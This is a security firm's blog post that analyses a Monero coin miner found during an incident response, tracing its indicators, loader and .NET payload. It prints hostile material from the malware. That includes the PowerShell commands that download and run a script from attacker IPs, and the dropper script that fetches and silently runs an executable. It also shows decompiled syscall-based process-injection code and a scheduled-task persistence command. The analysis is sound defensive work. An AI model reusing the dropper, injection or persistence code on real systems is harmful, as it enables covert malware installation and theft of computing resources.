


Investigating a Monero Coin Miner

triskelelabs.com/investigating-monero-coin-miner



Triskele Labs Cyber Wonderland

In this blog post, we will use public and open source tooling to investigate a coin miner that was encountered during a Digital Forensics and Incident Response (DFIR) investigation. While the malware was detected by a large amount of AV/EDR solutions as a generic coin miner, we wanted to dig just a bit deeper to see if we could identify which coin miner was used and attempt attribution to any known Threat Actors (TA). By following the trail of breadcrumbs and peeling away the layers of obfuscation, we were able to deduce that an off-the-shelf, open source coin miner was used. The coin miner uses some more 'modern', though very well known, techniques such as direct system calls in an attempt to evade some endpoint security products. Additionally, this TA has been operating for at least 4 years and possibly longer, with a preference for known exploits in publicly facing infrastructure.

Breadcrumbs

During an DFIR investigation, we came across a suspicious PowerShell command that was executed on the system by an unknown TA. There was limited forensic evidence available and we only had the name of the PowerShell script and the IP address it communicated with to go on.

From the event logs of this investigation we could see that the `xmr.ps1` payload was downloaded from two IP addresses, `80.71.158[.]96` and `198.12.68[.]106`, via the following commands:

```
HostApplication=powershell iex(New-Object Net.WebClient).DownloadString('hxxp://80.71.158[.]96/xmr.ps1')
HostApplication=powershell iex(New-Object Net.WebClient).DownloadString('hxxp://198.12.68[.]106/xmr.ps1')
```

A check of Greynoise.io shows that `198.12.68[.]106` has a record of scanning the internet with `zmap` and making web requests for the following directory paths:

```
/solr/
/console/login/LoginForm.jsp
```

Scanning for these paths suggests that the TA is searching for internet facing servers with well known vulnerabilities present in Apache Solr and Oracle Weblogic that grant Remote Code Execution such as [CVE-2019-17558](https://cve.mitre.org/cve/2019/17558) and [CVE-2020 14882](https://cve.mitre.org/cve/2020/14882).

We observed activity from the TA most recently to be associated with exploiting ProxyShell vulnerabilities. Alongside the above exploits, a behaviour pattern emerges where low-skill, high-reward exploits are used against internet-facing devices in an opportunistic manner.

When checking historical DNS records for 198.12.68[.]106, we noted that it had a collection of subdomains resolving to it. Namely `a.oracle-service[.]to` was seen to resolve to the IP between 17/02/2022 and 18/02/2022. This domain is known to be associated with command and control infrastructure for TA [TeamTNT](#), as shown in this AlienVault [Pulse](#). Within this pulse is a collection of subdomains, including `pwn.oracle-service[.]top` and `pwn.givemexyz[.]in`. Notably, `pwn.givemexyz[.]in` is identified as a failover IRC server for the Tsunami cloud-based botnet used by pwnrig and 8220 Gang, as identified in [reporting](#) by LaceworkLabs in May 2021.

The other IP identified, 80.71.158[.]96, also has a historical record resolving to `a.oracle-service[.]top` between 05/01/22 and 26/03/22. This adds a further connection between the two IPs.

The IP of 80.71.158[.]96 was still accessible during the investigation, so the script was downloaded and investigated, containing the following content:

```
$cc = "http://80.71.158.96"
$is64 = (([Array](Get-WmiObject -Query "select AddressWidth from Win32_Processor"))[0].AddressWidth -eq 64)
$xmlr = "$cc/nazi.exe"

if ($is64) {
    $xmlr = "$cc/nazi.exe"
}

(New-Object Net.WebClient).DownloadFile($xmlr, "$env:TMP\nazi.exe")
if (!(Get-Process network01 -ErrorAction SilentlyContinue)) {
    Start-Process "$env:TMP\nazi.exe" -windowstyle hidden
}
```

Update: the URL is still live at the time of writing and hosting the xmr.ps1 script, though it seems the Threat Actor has updated the name of the executable to `oracle-service.exe`

While this seems to bake in some logic to select an x86 or x64 payload based on the processor architecture, the same file is downloaded regardless. Given the name of the PS script, we already had a strong suspicion this was a Monero (XMR) coin miner being downloaded and executed. To confirm our suspicions, we downloaded the executable, opened it in Ghidra and performed static analysis and reverse engineering.

Stage 1: The loader

Following the execution from the entry-point, we arrive at what looks like the main function of the loader:

```

undefined8 FUN_004010c4(void)
{
    char *pcVar1;
    char *pcVar2;
    undefined8 uVar3;
    char *local_4c0;
    char local_4b8 [520];
    char local_2b0 [520];
    undefined local_a8 [8];
    undefined8 local_a0;
    undefined8 local_98;
    undefined8 local_90;
    _STARTUPINFOA local_88;
    _PROCESS_INFORMATION local_20;

    Sleep(15000);
    memset(&local_88,0,0x68);
    local_88.cb = 0x68;
    local_90 = 0;
    local_98 = 0x2592d4;
    local_a0 = 0;
    _get_pgmptr(&local_4c0);
    pcVar1 = (char *)FUN_00401000(&DAT_00402021,5);
    pcVar2 = (char *)FUN_00401000(&DAT_00402027,10);
    pcVar2 = getenv(pcVar2);
    uVar3 = FUN_00401000(&DAT_00402032,0x14);
    sprintf(local_2b0,pcVar1,pcVar2,uVar3);
    pcVar1 = (char *)FUN_00401000(&DAT_00402047,9);
    sprintf(local_4b8,pcVar1,local_2b0,local_4c0);
    CreateProcessA(local_2b0,local_4b8,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,0x80000004,(LPVOID)0x0,
        ,(LPCSTR)0x0,(LPSTARTUPINFOA)&local_88,(LPPROCESS_INFORMATION)&local_20);
    FUN_00401a9a(local_20.hProcess,&local_90,0,&local_98,0x3000,0x40);
    uVar3 = FUN_00401000(&DAT_00402051,0x2592d4);
    FUN_00401a5a(local_20.hProcess,local_90,uVar3,0x2592d4,&local_a0);
    FUN_00401ada(local_20.hProcess,&local_90,&local_a0,0x10,0);
    FUN_004019da(local_a8,0x20000000,0,local_20.hProcess,local_90,local_90,0,0,0,0);
    FUN_00401a1a(local_20.hProcess);
    FUN_00401a1a(local_20.hThread);
    return 0;
}

```

We can see it sleeps for 15 seconds in a likely attempt to evade any sandboxes, followed by a call to `_get_pgmptr` to retrieve the path of the process. `FUN_00401000` looks like it takes a pointer to some data and a size variable, returning a string. When we inspect the function it looks to be an XOR encryption function that decrypts the given data and returns it:

```

void * FUN_00401000(longlong param_1,int param_2)
{
    void *pvVar1;
    int local_14;

    pvVar1 = malloc((longlong)param_2 + 1);
    *(undefined *)((longlong)pvVar1 + (longlong)param_2) = 0;
    local_14 = 0;
    while (local_14 < param_2) {
        *(byte *)((longlong)pvVar1 + (longlong)local_14) =
            *(byte *)(param_1 + local_14) ^ "ucnqmfzyjowcxrcwbfokaipfmlpszcg"[local_14 % 0x20];
        local_14 = local_14 + 1;
    }
    return pvVar1;
}

```

As a quick proof of concept, we'll use CyberChef to confirm:

Recipe	Input
<p>From Hex ⊘ </p> <p>Delimiter None</p> <p>XOR ⊘ </p> <p>Key ucnqmfzyjowcxrcwbvfokaipfmlpszcg UTF8 ▾</p> <p>Scheme Standard <input type="checkbox"/> Null preserving</p>	<p>261A1D05080B4948360C180D101D10034C131E0A</p>
	<p>Output</p> <p>System32\conhost.exe</p>

After quickly decrypting the hard-coded strings, we'll make reversing a bit easier by adding some comments containing the decrypted strings and renaming the appropriate variables:

```

Sleep(15000);
memset(&local_88,0,0x68);
local_88.cb = 0x68;
local_90 = 0;
local_98 = 0x2592d4;
local_a0 = 0;
_get_pgmptr(&current_process_path);
/* %S\%S */
percent_s = (char *)xor_decrypt(&DAT_00402021,5);
/* SystemRoot */
SystemRoot = (char *)xor_decrypt(&DAT_00402027,10);
SystemRoot = getenv(SystemRoot);
/* System32\conhost.exe */
conhost.exe = xor_decrypt(&DAT_00402032,0x14);
/* conhost_path string: C:\Windows\System32\conhost.exe */
sprintf(conhost_path,percent_s,SystemRoot,conhost.exe);
/* "%S""%S" */
percent_s = (char *)xor_decrypt(&DAT_00402047,9);
sprintf(command_line,percent_s,conhost_path,current_process_path);
CreateProcessA(conhost_path,command_line,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,0x80000004,
(LPVOID)0x0,(LPCSTR)0x0,(LPSTARTUPINFOA)&local_88,(LPPROCESS_INFORMATION)&local_20);
FUN_00401a9a(local_20.hProcess,&local_90,0,&local_98,0x3000,0x40);
conhost.exe = xor_decrypt(&DAT_00402051,0x2592d4);
FUN_00401a5a(local_20.hProcess,local_90,conhost.exe,0x2592d4,&local_a0);
FUN_00401ada(local_20.hProcess,&local_90,&local_a0,0x10,0);
FUN_004019da(local_a8,0x20000000,0,local_20.hProcess,local_90,local_90,0,0,0,0);
FUN_00401a1a(local_20.hProcess);
FUN_00401a1a(local_20.hThread);
return 0;

```

In this function, the loader retrieves the system root ("C:\Windows\"), appends "System32\conhost.exe", stores that, then creates a new command line by adding the path of the current executable to the conhost.exe path, resulting in the following command:

```
C:\Windows\System32\conhost.exe <current process path>
```

This is used by `CreateProcessA` to create the `conhost.exe` process, pass it the command and launch it in a suspended state by providing the following Process Creation Flags:

```
CREATE_NO_WINDOW - 0x08000000
CREATE_SUSPENDED - 0x00000004
```

The `_PROCESS_INFORMATION` structure is populated and the next function (`FUN_00401a9a`) uses the handle to the suspended process in some way. Digging into this next function, we see it performs a `syscall` instruction:

```
void FUN_00401a9a(void)
{
    FUN_004018f1(0xf768efe9);
    syscall();
    return;
}
```

If we follow `FUN_004018f1`, there is a piece of code that would look familiar to some implant or malware developers, using a binary OR operation to find the name of a loaded DLL in memory. In this case, the below code attempts to find `ntdll.dll` by OR'ing the name with `0x20202020`, resulting in `0x6c64746e`.

```
if (DAT_0065c000 == 0) {
    lVar7 = FUN_00401972(0x60);
    local_20 = 0;
    local_28 = 0;
    local_30 = *(undefined8 **)(*(longlong *) (lVar7 + 0x18) + 0x10);
    while (local_30[6] != 0) {
        local_28 = local_30[6];
        uVar1 = *(uint *) (local_28 + *(int *) (local_28 + 0x3c) + 0x88);
        if (uVar1 != 0) {
            local_20 = local_28 + (ulonglong)uVar1;
            puVar8 = (uint *) (local_28 + (ulonglong)*(uint *) (local_20 + 0xc));
            if ((*puVar8 | 0x20202020) == 0x6c64746e && ((puVar8[1] | 0x20202020) == 0x6c642e6c))
                break;
        }
    }
}
```

A brief google search shows that this is most likely a way to use direct system calls rather than potentially hooked Windows APIs, specifically in this case the `SysWhispers2` project by `jthuraisamy` (<https://github.com/jthuraisamy/SysWhispers2/blob/main/example-output/Syscalls.c#L53-L54>).

In order to use the direct system calls, it's necessary to use the lower level Windows APIs present in `ntdll.dll`. For example, it would be necessary to use `NtAllocateVirtualMemory` rather than `VirtualAlloc` since it is the former that will perform the `syscall()` instruction to allocate the requested memory.

While some of these lower level system call functions used in the coin miner's loader can be guessed based on their arguments and some knowledge of common process injection patterns, we can confirm it by loading the executable in a debugger and stepping through the execution until we hit the system call.

Once the executable is loaded and `x64dbg` has control, we can see the function calls following the call to `CreateProcessA`. We'll step into the first function and set a breakpoint on the `syscall`, revealing the system call about to be called is `NtAllocateVirtualMemory`.

0000000000401A9A	48:894C24 08	mov qword ptr ss:[rsp+8],rcx	
0000000000401A9F	48:895424 10	mov qword ptr ss:[rsp+10],rdx	
0000000000401AA4	4C:894424 18	mov qword ptr ss:[rsp+18],r8	
0000000000401AA9	4C:894C24 20	mov qword ptr ss:[rsp+20],r9	
0000000000401AAE	48:83EC 1C	sub rsp,1C	
0000000000401AB2	B9 E9EF68F7	mov ecx,F768EFE9	
0000000000401AB7	E8 35FEFFFF	call nazi.4018F1	
0000000000401ABC	48:83C4 1C	add rsp,1C	
0000000000401AC0	48:884C24 08	mov rcx,qword ptr ss:[rsp+8]	
0000000000401AC5	48:885424 10	mov rdx,qword ptr ss:[rsp+10]	
0000000000401ACA	4C:884424 18	mov r8,qword ptr ss:[rsp+18]	
0000000000401ACF	4C:884C24 20	mov r9,qword ptr ss:[rsp+20]	
0000000000401AD4	49:89CA	mov r10,rcx	
0000000000401AD7	0F05	syscall	NtAllocateVirtualMemory
0000000000401AD9	C3	ret	

Back to Ghidra, we can see the next function uses the same XOR decryption routine, this time with a large size, meaning we likely have found the function where shellcode is being decrypted, presumably followed by a function to write it into memory in the created process. Since we're interested in this shellcode, but this shellcode is being injected into a suspended child process and not in the process we're currently debugging, we will use x64dbg to retrieve it. We'll do this by setting a break point after the decryption function, inspecting the 'rax' register for the location of the decrypted code and dumping it to disk:

RAX	0000000000B96040
RBX	0000000000000000
RCX	00000000002592D4
RDY	000000000000000F
RBP	000000000014FE90
RSP	000000000014F960
RSI	0000000000000000
RDI	0000000000000000
R8	00000000001B0110
R9	0000000000004000
R10	0000000000000000
R11	000000000014F518
R12	0000000000000000
R13	0000000000000000
R14	0000000000000000
R15	0000000000000000

00000990000	0000000000FC000	Reserved
00000A8C000	000000000004000	Thread 2628 Stack
00000B90000	000000000006000	Reserved
00000B96000	000000000025A000	
00000DF0000	0000000000001000	
0007FFE0000	0000000000001000	
0007FFE4000	0000000000001000	
FF4FDE90000	0000000000005000	
FF4FDE95000	000000000000FB000	
FF4FDF90000	0000000100020000	
FF5FDFB0000	0000000020000000	
FF5FFFB0000	0000000000001000	
FF5FFFC0000	0000000000001000	
FF5FFFD0000	000000000023000	
FF42EF0000	000000000001000	

The in-memory decrypted shellcode starts with a call to another function, which could be some sort of further decryption routine:

0000000000B96040	E8 80692500	call DEC9C5
0000000000B96045	8069 25 00	sub byte ptr ds:[rcx+25],0
0000000000B96049	FF	
0000000000B9604A	7D 52	lge B9609E
0000000000B9604C	2E	
0000000000B9604D	C6	
0000000000B9604E	9F	lahf
0000000000B9604F	57	push rdi
0000000000B96050	95	xchg ebp,eax
0000000000B96051	95	xchg ebp,eax
0000000000B96052	80D8 0C	sbb al,c
0000000000B96055	1D 80A4F6D6	sbb eax,D6F6A480
0000000000B9605A	6BA0 C16D7DA6 C7	imul esp,dword ptr ds:[rax-5982923F],FF
0000000000B96061	CF	iretd
0000000000B96062	C2 FC3D	ret 3DFC
0000000000B96065	97	xchg edi,eax
0000000000B96066	FB	sti
0000000000B96067	3E:6900 000000DD	imul eax,dword ptr ds:[rax],DD000000
0000000000B9606E	A2 61483A29A28FDDC5	mov byte ptr ds:[C5DD8FA2293A4861],al
0000000000B96077	289E D85FE081	sub byte ptr ds:[rsi-7E1FA028],bl
0000000000B9607D	34 80	xor al,80
0000000000B9607F	FC	cld
0000000000B96080	5F	pop rdi
0000000000B96081	A3 C51FD9AB2500BF1	mov dword ptr ds:[F1080025ABD91FC5],eax
0000000000B9608A	FD	std
0000000000B9608B	08D6	or dh,d1
0000000000B9608D	C9	leave
0000000000B9608E	04 BF	add al,BF

Before we attempt to analyse the shellcode, we'll need to confirm the rest of the assumptions around the process injection by mapping the remaining functions to their system calls and renaming some of the variables for clarity. The reversed function now looks as follows:

```
Sleep(15000);
memset(&local_88,0,0x68);
local_88.cb = 0x68;
allocated_address = 0;
shellcode_size = 0x2592d4;
NumberOfBytesWritten = 0;
_get_pgmptr(&current_process_path);
/* %s\%s */
percent_s = (char *)xor_decrypt(&DAT_00402021,5);
/* SystemRoot */
SystemRoot = (char *)xor_decrypt(&DAT_00402027,10);
SystemRoot = getenv(SystemRoot);
/* System32\conhost.exe */
conhost.exe = xor_decrypt(&DAT_00402032,0x14);
/* conhost_path string: C:\Windows\System32\conhost.exe */
sprintf(conhost_path,percent_s,SystemRoot,conhost.exe);
/* "%s""%s" */
percent_s = (char *)xor_decrypt(&DAT_00402047,9);
sprintf(command_line,percent_s,conhost_path,current_process_path);
CreateProcessA(conhost_path,command_line,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,0x8000004,
(LPVOID)0x0,(LPCSTR)0x0,(LPSTARTUPINFOA)&local_88,(LPPROCESS_INFORMATION)&proc_info);
NtAllocateVirtualMemory_syscall(proc_info.hProcess,&allocated_address,0,&shellcode_size,0x3000,0x40);
shellcode = xor_decrypt(&DAT_00402051,0x2592d4);
NtWriteVirtualMemory_syscall(proc_info.hProcess,allocated_address,shellcode,0x2592d4,&NumberOfBytesWritten);
NtProtectVirtualMemory_syscall(proc_info.hProcess,&allocated_address,&NumberOfBytesWritten,0x10,0);
NtCreateThreadEx_syscall
(thread_handle,0x20000000,0,proc_info.hProcess,allocated_address,allocated_address,0,0,0,0);
NtClose_syscall(proc_info.hProcess);
NtClose_syscall(proc_info.hThread);
return 0;
```

We'll transfer the dumped memory and inspect it using `xxd`, revealing the following contents:

```
00000000: 1001 1b00 0000 0000 1001 1b00 0000 0000 .....
00000010: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000020: 00a0 2500 0000 0000 0010 2600 0000 0000 ..%.&....
00000030: 0000 0000 0000 0000 8f89 10e0 0000 0004 .....
00000040: e880 6925 0080 0080 6925 00ff 7d52 2ec6 9f57 ..i%.i.}R..W
00000050: 9595 80d8 0c1d 80a4 f6d6 6ba0 c16d 7da6 .....k.m}.
00000060: c7cf c2fc 3d97 fb3e 6900 0000 00dd a261 ....=>i.....a
00000070: 4b3a 29a2 8fdd c528 9ed8 5fe0 8134 80fc K:)...(..4..
00000080: 5fa3 c51f d9ab 2500 0bf1 fd08 d6c9 04bf _.....%.....
00000090: 2822 1dc9 87f0 c2f1 efcc bebe 9437 130b (".....7..
```

The shellcode was written to `0xB96040`, but the memory we saved to disk started at `0xB96000`, so we'll trim the first 64 bytes to get to the actual shellcode (this can be easily done with `tail` on any *nix system: `tail -c +65 memorydump.bin > trimmed.bin`).

At this point, we know the loader uses system calls to inject the decrypted shellcode into a suspended child process. It then proceeds to kick off execution in that child process using `NtCreateThreadEx`.

During the initial triage of this malware, we had also checked the hash on VirusTotal. As it turns out, a few of the vendors classified the file as "Win64.Donut". Donut (<https://github.com/TheWover/donut>) "is a position-independent code that enables in-memory execution of VBScript, JScript, EXE, DLL files and dotNET assemblies". It can take any of the supported executable formats and convert it into Position-Independent Code (PIC). Based on the VT results, we can confirm this is indeed Donut shellcode using a few different ways. One such way is this Yara rule created by the Telsy CTI Team (<https://gist.github.com/g-les/47e958c9069765d298aadfe6da677f29>) which informs us Donut shellcode has the following characteristics:

1. Always starts with a call - first byte is `e8`

1. the next 4 bytes are identical to the 4 after that: `80692500 80692500`

To really confirm this is Donut-generated shellcode, we can also use the amazing “undonut” (<https://github.com/listinvest/undonut>) tool to unpack it and even recover the original shellcode:

```
./undonut -recover recovered.bin -shellcode trimmed.bin
```

Donut Instance:

```
[*] Size: 2451840
[*] Instance Master Key: [255 125 82 46 198 159 87 149 149 128 216 12 29 128 164 246]
[*] Instance Nonce: [214 107 160 193 109 125 166 199 207 194 252 61 151 251 62 105]
[*] IV: 4b61a2dd00000000
[*] Exit Option: EXIT_OPTION_THREAD
[*] Entropy: ENTROPY_DEFAULT
[*] DLLs: ole32;oleaut32;wininet;mscorlib;shell32
[*] AMSI Bypass: BYPASS_CONTINUE
[*] Instance Type: INSTANCE_EMBED
[*] Module Master Key: [219 86 126 253 25 188 162 132 41 85 73 175 189 123 232 151]
[*] Module Nonce: [32 72 59 243 234 58 232 241 83 46 149 230 228 206 217 162]
[*] Module Type: MODULE_NET_EXE
[*] Module Compression: COMPRESS_NONE
```

Extracting original payload to recovered.bin

Looks like we’re dealing with a .NET assembly based on the Module Type and a quick check of recovered.bin confirms this:

```
recovered.bin: PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
```

In summary, the original PowerShell one-liner executed a PowerShell script in memory. This script downloaded `nazi.exe` to `$env:TMP` and executed it. This executable then used direct system calls to create a suspended process, decrypted an XOR-encrypted blob of Donut-generated shellcode and injected it into the suspended process, followed by a call to `NtCreateThreadEx` to start execution at the start of the Donut-generated shellcode in this suspended process. We then used `undonut` to retrieve the original .NET binary out of the shellcode for further analysis.

Stage 2: The obfuscated .NET assembly

Since we’re now dealing with a .NET assembly, we’ll switch gears and load it in dnSpy (<https://github.com/dnSpy/dnSpy>), which can be used to disassemble and edit .NET code. At first glance, it seems to use some further obfuscation by both renaming some of the methods and encrypting the strings.


```

using System;
using System.Diagnostics;
using System.IO;
using System.IO.Compression;
using System.Management;
using System.Reflection;
using System.Resources;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Security.Principal;
using System.Text;
using System.Threading;

// Token: 0x02000002 RID: 2
public class fjhrvaynwouqvkbeletmwucmtugqknf
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00002050
    public static void Main()
    {
        try
        {
            string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\ +
            fjhrvaynwouqvkbeletmwucmtugqknf.lpqwqedvebymoauwor("/Wk4MjDyAYzUkucb1MV4Tw=");
            string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\ +
            fjhrvaynwouqvkbeletmwucmtugqknf.lpqwqedvebymoauwor("5Sr09GuWt27+imHBB8c1jMhEa2LZIXzbFhr8k2ugUFg=");
            try
            {
                string text2 = Path.Combine(Path.GetTempPath(), fjhrvaynwouqvkbeletmwucmtugqknf.lpqwqedvebymoauwor("ydsJ4FuUFCXgRApQ2dDP
                +l19GztnQVFzcDT8qMNT8js="));
                string text3 = Environment.GetCommandLineArgs()[1];
                if (!text3.Equals(text2, StringComparison.CurrentCultureIgnoreCase))
                {
                    fjhrvaynwouqvkbeletmwucmtugqknf.ujtacwuynhtymqhpppg(true);
                    try
                    {
                        if (new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator))
                        {
                            try
                            {
                                fjhrvaynwouqvkbeletmwucmtugqknf.lygwpsvjpevwxihqfdhpqt(fjhrvaynwouqvkbeletmwucmtugqknf.lpqwqedvebymoauwor
                                ("7AqrmiD4Tu2/qruHggVDiA="), string.Format(fjhrvaynwouqvkbeletmwucmtugqknf.lpqwqedvebymoauwor
                                ("bkqItNpMvKx5Ze4UV7RNvzj+HPAVZ5rYrEnuTZk+eL9
                                +K2SuFVw2UHFwuoWeAUzMidu3dzC5iAA5SSmB5wp3hQjPvS5bugOX9ko1nYhdkJ2Q="), text2), false);
                                goto IL_E4;
                            }
                        }
                    }
                }
            }
        }
    }
}

```

As these strings need to be de-obfuscated at run time, we can simply use the decryption function in the assembly to decrypt the strings. The first part of the decryption just base64-decodes the text, then passes it on to the decryption:

```

public static string lpqwqedvebymoauwor(string dzgxchdoczxqowkwogbsmcd)
{
    return
    Encoding.UTF8.GetString(fjhrvaynwouqvkbeletmwucmtugqknf.uwcbfdbqkrwtzb(Convert.FromBase64String(dzgxchdocz
    false)));
}

```

The decryption function:

```

public static byte[] uwcbfdbqkrwtzb(byte[] dzgxchdoczxqowkwogbsmcd, bool pcxgguotjpugqoeyxdeiodigq =
false)
{
    Rfc2898DeriveBytes rfc2898DeriveBytes = new
Rfc2898DeriveBytes("ojfjdfielssdyzqwnqobyegcwwxjaushzqzrcjukrmcwcwblvqfklidbxqoppgkravyiqxstmwqntnzayuwoem
Encoding.ASCII.GetBytes("adrionvgpxfarbibkilesebbhmbwklfj"), 100);
    RijndaelManaged rijndaelManaged = new RijndaelManaged
    {
        KeySize = 256,
        Mode = CipherMode.CBC
    };
    ICryptoTransform transform = pcxgguotjpugqoeyxdeiodigq ?
rijndaelManaged.CreateEncryptor(rfc2898DeriveBytes.GetBytes(16),
Encoding.ASCII.GetBytes("vnyihutudlwbxshp")) :
rijndaelManaged.CreateDecryptor(rfc2898DeriveBytes.GetBytes(16),
Encoding.ASCII.GetBytes("vnyihutudlwbxshp"));
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, transform,
CryptoStreamMode.Write))
        {
            cryptoStream.Write(dzgxchdoczxqowkwogbsmcd, 0, dzgxchdoczxqowkwogbsmcd.Length);
            cryptoStream.Close();
        }
        result = memoryStream.ToArray();
    }
    return result;
}

```

Once decrypted, the first part of the code starts to make sense (some methods have been renamed for clarity and the decrypted strings have been added as comments for easier reading):

```

public class CryptoMiner
{
    // Token: 0x06000001 RID: 1
    public static void Main()
    {
        try
        {
            string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\\" +
CryptoMiner.Deobfuscate("/Wk4MjDyAYzUkucb1MV4Tw==");// Windows\Libs\
            string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\\" +
CryptoMiner.Deobfuscate("S5r09GuWt27+imHBB8c1jMhEa2LZIxZbFhr8k2ugUFg=");// Windows\Telemetry\
            try
            {
                string text2 = Path.Combine(Path.GetTempPath(),
CryptoMiner.Deobfuscate("ydsJ4FuUfCXgRApQ2dDP+ll9GztnQVFzcDT8qMNT8js="));// Windows\services.exe
                string text3 = Environment.GetCommandLineArgs()[1];//exception here since this binary is (at least initially)
                launched without cmdline args. The below if block isn't hit on first run of donut shellcode
                if (!text3.Equals(text2, StringComparison.CurrentCultureIgnoreCase))// if the cmdline args are NOT
                "C:\Users\\AppData\Local\Temp\Windows\services.exe"
                {
                    CryptoMiner.ujtacwuyhntymqhpppg(true);
                    try
                    {
                        if (new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator))// if
                        we're admin
                        {
                            try
                            {
                                CryptoMiner.RunProcess(CryptoMiner.Deobfuscate("7AqrmID4Tu2/qruHggVDiA=="),/* cmd */
                                string.Format(CryptoMiner.Deobfuscate("bkqItNMvKx5Ze4UV7RNvzj+HPAVZ5rYrEnuTZk+eL9+K2SuFVw2UHFwuoWeAUzMi
                                du3dzC5iAA5SSmB5wp3hQJpVS5bug0X9ko1nYhdKJ2Q="), text2), false);
                                // /c schtasks /create /f /sc onlogon /rl highest /tn "services" /tr "{0}", -> /c schtasks /create /
                                f /sc onlogon /rl highest /tn "services" /tr "C:\Users\\AppData\Local\Temp\Windows\services.exe"
                                goto IL_E4;
                            }
                        }
                    }
                }
            }
        }
    }
}

```

In short, it starts by concatenating the following strings:

```

C:\Users\\AppData\Roaming\Windows\Libs
C:\Users\\AppData\Roaming\Windows\Telemetry

```

The if-condition isn't met since there is no command line arguments being passed on the first run, so it continues on below, creating the above directories followed by a method we have not yet encountered:

```

try
{
    try
    {
        Directory.CreateDirectory(text);//C:\Users\\AppData\Roaming\Windows\Libs
        Directory.CreateDirectory(path);//C:\Users\\AppData\Roaming\Windows\Telemetry
        File.WriteAllBytes(Path.Combine(text, "WR64.sys"), CryptoMiner.nqpepwvekhtpsodeqsiskrspubcgfbzwrtg("pyidzhumzfarlzzstq"));
        //C:\Users\\AppData\Roaming\Windows\Libs\WR64.sys
    }
    catch (Exception)
    {
    }
}
byte[] array = new byte[0];
byte[] array2 = new byte[0];
bool flag = CryptoMiner.xhqiuny();
try
{
    using (ZipArchive zipArchive = new ZipArchive(new MemoryStream(CryptoMiner.nqpepwvekhtpsodeqsiskrspubcgfbzwrtg("nktkn"))))
    {
        foreach (ZipArchiveEntry zipArchiveEntry in zipArchive.Entries)
        {
            if (zipArchiveEntry.FullName.Contains("mr"))
            {
                using (Stream stream = zipArchiveEntry.Open())
                {
                    using (MemoryStream memoryStream = new MemoryStream())
                    {
                        stream.CopyTo(memoryStream);
                        array = memoryStream.ToArray();
                    }
                }
            }
        }
    }
}
}

```

The method `nqpepwvekhtpsodeqsiskrspubcgfbzwrtg` takes a string argument, retrieves the resource with that name from the assembly, decrypts and returns it.

Armed with this knowledge, we can see that this part of the code retrieves an encrypted driver from the resources of the assembly, decrypts it and writes it to disk at `C:\Users\\AppData\Roaming\Windows\Libs\WR64.sys`. A quick inspection of this driver shows it is validly signed and is a compiled version of this code: <https://github.com/QCute/WinRing0>. Some of the functionality in this driver is worrying, and the GitHub repository states it is designed for the following, making it an ideal rootkit:

Allow user application to access ring0 level resource

```

access cpu msr register
read/write memory directly
io pci device
etc...

```

It also doesn't seem to be detected by many AV/EDR vendors

(<https://www.virustotal.com/gui/file/11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5>), though the community comments show at least some people are aware of its capabilities and its use in crypto mining:

1
167

1 security vendor and 1 sandbox flagged this file as malicious

11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5
 WinRing0.sys

14.20 KB
 Size

2022-03-24 06:39:45 UTC
 18 hours ago

64bits assembly invalid-signature native overlay peexe revoked-cert signed via-tor

DETECTION
